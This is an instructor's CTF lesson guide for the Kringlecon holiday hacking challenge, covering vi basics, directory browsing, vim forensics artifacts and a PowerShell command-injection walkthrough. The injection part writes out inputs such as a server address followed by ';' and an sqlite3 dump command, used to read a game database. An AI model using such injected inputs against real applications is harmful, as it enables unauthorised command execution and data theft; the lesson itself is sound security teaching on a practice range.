Kringlecon Lessonized

Note to instructors

These lessons are available as one large file or broken down into individual lesson files so that you don't have to hand out spoilers. I recommend against using the solutions as graded items, however; solutions to all Holiday Hack challenges are available on the Internet. Questions for the students to answer that require thought should be gradable.

Many of the lessons can be done in Windows, but some require the use of a Linux OS. If your lab allows VMware Workstation Player (free for educational use) or another hypervisor like Virtual Box, students should have no trouble doing these lessons. They do require Internet access, but other than that and access to Windows and Linux, nothing else is required.

These lessons do not have to be run straight through, as many can be standalone lessons. The Badge Manipulation lesson on SQL Injection is a good example. Data Repo Analysis and Dev Ops Fail could be combined for some interested in security of GitHub repositories. The only lessons that rely on previous lessons (other than for hints, which you can fix) are the Snort Terminal and PowerShell malware analysis lessons (Stop the Malware, Recover Alabaster's Password, and Who Is Behind it All.)

Feel free to use any or all these lessons in your classes or texts. If you do use them, I ask that you let me know how it went. If you make improvements or run into problems, please contact me at johnyork807@gmail.com or @JohnYork_r2 on Twitter.

Kringlecon Lessonized

Welcome to Kringlecon, a Capture the Flag (CTF) contest that is designed to entertain you and teach you penetration testing (pentest) and general IT security skills. Kringlecon has a series of excellent presentations designed to keep your pentest skills up to date. Some of the presentations even show you how to solve problems you will encounter in Kringlecon. These lessons will lead you through the CTF while highlighting and explaining the concepts behind the challenges.

It is very important to note that Kringlecon is available for free as a gift of SANS and CounterHack to the IT security world. Kringlecon offers a wide variety of practice for practitioners who may have to work in a small niche of the ITsec world during the rest of the year. It also introduces new techniques to people new to ITsec. Most of all, it lets us hack in a safe cyber range and have fun!

This year's Holiday Hack Challenge (HHC), Kringlecon, is about the same difficulty as last year's HHC 2017. If the Kringlecon challenges are too much, give the Lessonized version of the 2017 challenge a try! All HHC's are maintained year-round for you ITsec education pleasure. If you ever run across Ed Skoudis or the CounterHack team, tell them thanks!


Note: These lessons are broken into small pieces to avoid giving spoilers away. If you are stuck go on to the next lesson, which will have the solution you need. The answers to all the HHC challenges are posted in many places on the Internet. If you want to get the most out of these lessons, avoid looking at the solutions on the Internet while doing the lessons.

Introduction to Kringlecon

First, we'll familiarize you with some of the basic aspects of the game. Go to https://kringlecon.com/ and create an account. That should take you to the front gate of the conference location, Santa's castle. You can personalize your avatar using the icons at the top right of the game.

On the way in to the castle you will meet Santa, who has good advice if you click on him. In fact, you cannot enter the castle until you have talked to Santa. Here's some good advice: if you forget what

characters told you, click on the drop-down menu at the top right to see what they said.




Your badge is a black Christmas tree-shaped icon on the front of your avatar. If you click it, you can see your objectives, hints from the characters, and other good information.


The list of talks is especially helpful--you can learn a lot about pentest techniques and IT security from these talks. Some of them have hints you need for the challenges, and others will be assigned as homework.

Once you enter the castle lobby, you will see several interesting things. Hans and the Toy Soldier are non-player characters (NPCs) that may have interesting things to say, but do not impact challenges. Normally, elves stand beside the terminals they manage. The elf may give you hints about how to solve the terminals. When you solve terminals, generally you receive more hints both in discussions with the elves (click on them) and in the Hints section of your badge.


The first challenge on your badge asks you to review the recent HHC history. To answer that challenge, you need to listen to a talk by Ed Skoudis, the originator of the HHC. It's a cool talk, but if you are in a hurry to get on with the hacking, the flag you will receive if you answer the questions correctly is shown

in the screenshot below.






There's one more thing we should look at to complete our tour--an elf terminal. Bushy Evergreen has a simple challenge for you to show you how terminals work.




When you click on Bushy's terminal Essential Editor Skills, you see this screen.

Show him how to exit vi; your favorite search engine will be helpful if you haven't used vi before. When you do, the terminal will congratulate you and Bushy will have hints for you, if you click on him. In your


badge you will see a hint from Bushy that gives this link: https://kb.iu.edu/d/afcz.





By the way, vi is one of the two famous console text editors that date back to the early Linux days (the other is EMACS.) It is amazingly powerful, with search, replace, cut, paste, and much more. It's a little tricky, but if you are going to be using a Linux console it is good to know the basics of vi.

I guess we would have saved time if we had worked with Bushy first and found the link to Ed Skoudis talk first. Oh well. There should be two achievements on your badge now. We'll move on to the next objective.



Homework

Objective 2, Directory Browsing, suggests that you visit Minty Candycane for hints. Minty is on the other side of the lobby from Bushy. When you talk to Minty, she will explain the problem and two hints will appear in the Hints section of your badge; both are helpful links. (Note: Minty and the articles mention using the '&' symbol. I had better luck without it.)

See if you can solve Minty's terminal challenge without any further assistance.

Terminal Challenge--The Name Game (part 1)

Can you help me? I'm in a bit of a fix.

I need to make a nametag for an employee, but I can't remember his first name.

Maybe you can figure it out using this Cranberry Pi terminal?

The Santa's Castle Onboarding System? I think it's written in PowerShell, if I'm not mistaken.

PowerShell itself can be tricky when handling user input. Special characters such as & and ; can be used to inject commands.

I think that system is one of Alabaster's creations.

He's a little ... *obsessed* with SQLite database storage.

I don't know much about SQLite, just the `.dump` command.

PowerShell Command Injection

The term "command injection" refers to a vulnerability where a program does not properly check user input. It allows attackers to execute commands in the program by entering commands into the form (web page, whatever.) It's a vulnerability that has been around for a long time and appears again and again in code written for almost every language and operating system.

Step 1 Reconnaissance

First determine if the application is potentially vulnerable to command injection. If you haven't read the articles mentioned in the hints, read the one in the PowerShell Command Injection now.
https://ss64.com/ps/call.html

A good first step is to enter special characters mixed in with regular alpha-numeric characters into all the fields. The article tells you which characters might work. Try to get the application to generate helpful error messages.

Step 2 Inject Commands

Once you have found a vulnerable field, try to inject commands. The semicolon is useful for this, since it is used to separate commands that are entered in one line. For example, `command 1; command 2; command 3`. This works in many languages and OSs and in the language this site appears to use, PowerShell. So, you can finish the command the application is running with a semicolon and then add your command. Simple commands to test with could be things like, echo isthisworking, dir, or ls.

Hand In


1) Which field is vulnerable to command injection?

2) Hand in a screenshot where you successfully inject a command.


Terminal Challenge--The Name Game (part 2)

Command Injection

In the last section you were tasked with finding a field that was vulnerable to command injection. We can start by selecting the first option and entering `a;a` everywhere.



Press 1 and we go here:



When we press Enter, we go back to the main screen. No obvious injection there.

Try the same thing for the second option.

```
Validating data store for employee onboard information.
Enter address of server: a;a
ping: unknown host a
/bin/bash: a: command not found
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Now that is interesting! It looks like the site tried to ping a, and then tried to execute a. If that is correct, then something like `192.168.1.1; echo IsThisWorking` may work.

```
Validating data store for employee onboard information.
Enter address of server: 192.168.1.1; echo IsThisWorking
connect: Network is unreachable
IsThisWorking
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

That's it! It appears they are running PowerShell (at least that is what the hints say) on top of Linux (/bin/bash error message when we tried `a;a`). It also appears the information we need is in a SQLite 3.x database. It is nice of them to tell us! Note: when you are writing applications, error messages may help you, but they also help attackers. Remove helpful error messages before your application is put in production!

```
Validating data store for employee onboard information.
Enter address of server: 10.1.1.1;ls -l
connect: Network is unreachable
total 5448
-rw-r--r-- 1 root root    3866 Dec 14 16:13 menu.ps1
-rw-rw-rw- 1 root root   24576 Dec 14 16:13 onboard.db
-rwxr-xr-x 1 root root 5547968 Dec 14 16:13 runtoanswer
onboard.db: SQLite 3.x database
Press Enter to continue...:
```

Yep! They are running on top of Linux (or maybe they installed the BASH shell in Windows 10.)

Exploitation

Read the article at https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database. It will show you how to dump the database so you can find the answer to the challenge.

Hand In

1) Show the commands you used to dump the database.

2) What is the first name of the new employee with the last name Chan?

Terminal Challenge--The Name Game (part 3)

Exploitation

The SQLite article from the hints suggests using this: `sqlite3 dbname.db .dump`

```
Validating data store for employee onboard information.
Enter address of server: 192.168.1.1; sqlite3 onboard.db .dump
```

That returns a lot of data. Since this is Linux, maybe we can use `grep`. In the opening screen of the terminal, Minty tells us she wants the first name for Chan.

```
We just hired this new worker,
Californian or New Yorker?
Think he's making some new toy bag...
My job is to make his name tag.

Golly gee, I'm glad that you came,
I recall naught but his last name!
Use our system or your own plan,
Find the first name of our guy "Chan!"

-Bushy Evergreen

To solve this challenge, determine the new worker's first name and submit to runtoanswer.
```

So, we can try `10.0.0.1; sqlite3 dbname.db .dump | grep "Chan"`

```
Validating data store for employee onboard information.
Enter address of server: 10.0.0.1;sqlite3 onboard.db .dump | grep "Chan"
connect: Network is unreachable
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067','4
017533509','scottmchan90067@gmail.com');
onboard.db: SQLite 3.x database
Press Enter to continue...:
```


So, the answer is 'Scott'. Note: I was trying random IP addresses in the entry for fun--any text would have done.

Note: Most of the terminals allow copy and paste with Control-C and Control-V, and selection of large areas of text with shift-click. You could have copied the entire database to your workstation.


The last step is to answer the terminal's question. To do that, we need to execute the file `runtoanswer` that we saw in the directory listing from the last lesson. That file is in our working directory so we have to put `./runtoanswer` in our statement. We will use: `10.0.2.2; ./runtoanswer`.

```
Validating data store for employee onboard information.
Enter address of server: 10.0.2.2; ./runtoanswer
```

Now you will get additional hints if you click on Minty, and hints will also appear in your badge.




Up Next--The Directory Browsing Objective



Objective--Web Directory Browsing (part 1)

Objective

The hints for this objective can be found in the dialog from Minty Candycane, and in Minty Candycane's hints on your badge. Once you are armed with those hints, this challenge should be easy. Go to https://cfp.kringlecastle.com/, download the necessary file, and you are done.



Hand in


1) What URL allowed you to download the file?

2) Who submitted the rejected talk in the objective?

Objective--Web Directory Browsing (part 2)


Solution

Based on the hints, we want to find a URL that we can remove the last characters from. The only other page on the site is reached by clicking on the Apply button, which is https://cfp.kringlecastle.com/cfp/cfp.html.




Remove the last characters to get https://cfp.kringlecastle.com/cfp/ and voila!

Click on `rejected-talks.csv` and you have the answer.




All that's left is to submit the answer.



Up Next


The next objective tells us we will need visit Tangle Coalbox and help him with his LethalForensicELFication terminal challenge. Off we go!



Terminal Challenge--LethalForensics (part 1)

Get the Hints

Tangle Coalbox lives on the right side of the second floor, where the music is the Brandenburg Concerto.




The hint that Tangle puts on your badge is essential.

https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/

The Terminal

Here is what the LethalForensicELFication terminal shows you.



You can find the file that caused the complaint easily, but that will not solve the challenge for you. You will have to study the link Tangle gave you in the hints. Here is another link that will help you if you are not familiar with vi and some of the Linux command line tools. http://www.linfo.org/vi/search.html
Also it helps to know what the `-a` option in the `ls` command does.

Hand in

1) What is the first name of the elf of whom the love poem was written?

2) What forensics evidence do you have to justify that conclusion?

Terminal Challenge--LethalForensics (part 2)

Finding vim artifacts

The article in the hints mentioned a hidden file, `.viminfo`. Let's use `ls -la` to see what else is there.

```
elf@01cfa959f596:~$ ls -la
total 5460
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf      220 May 15  2017 .bash_logout
-rw-r--r-- 1 elf  elf     3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15  2017 .profile
drwxr-xr-x 1 elf  elf     4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
elf@01cfa959f596:~$
```

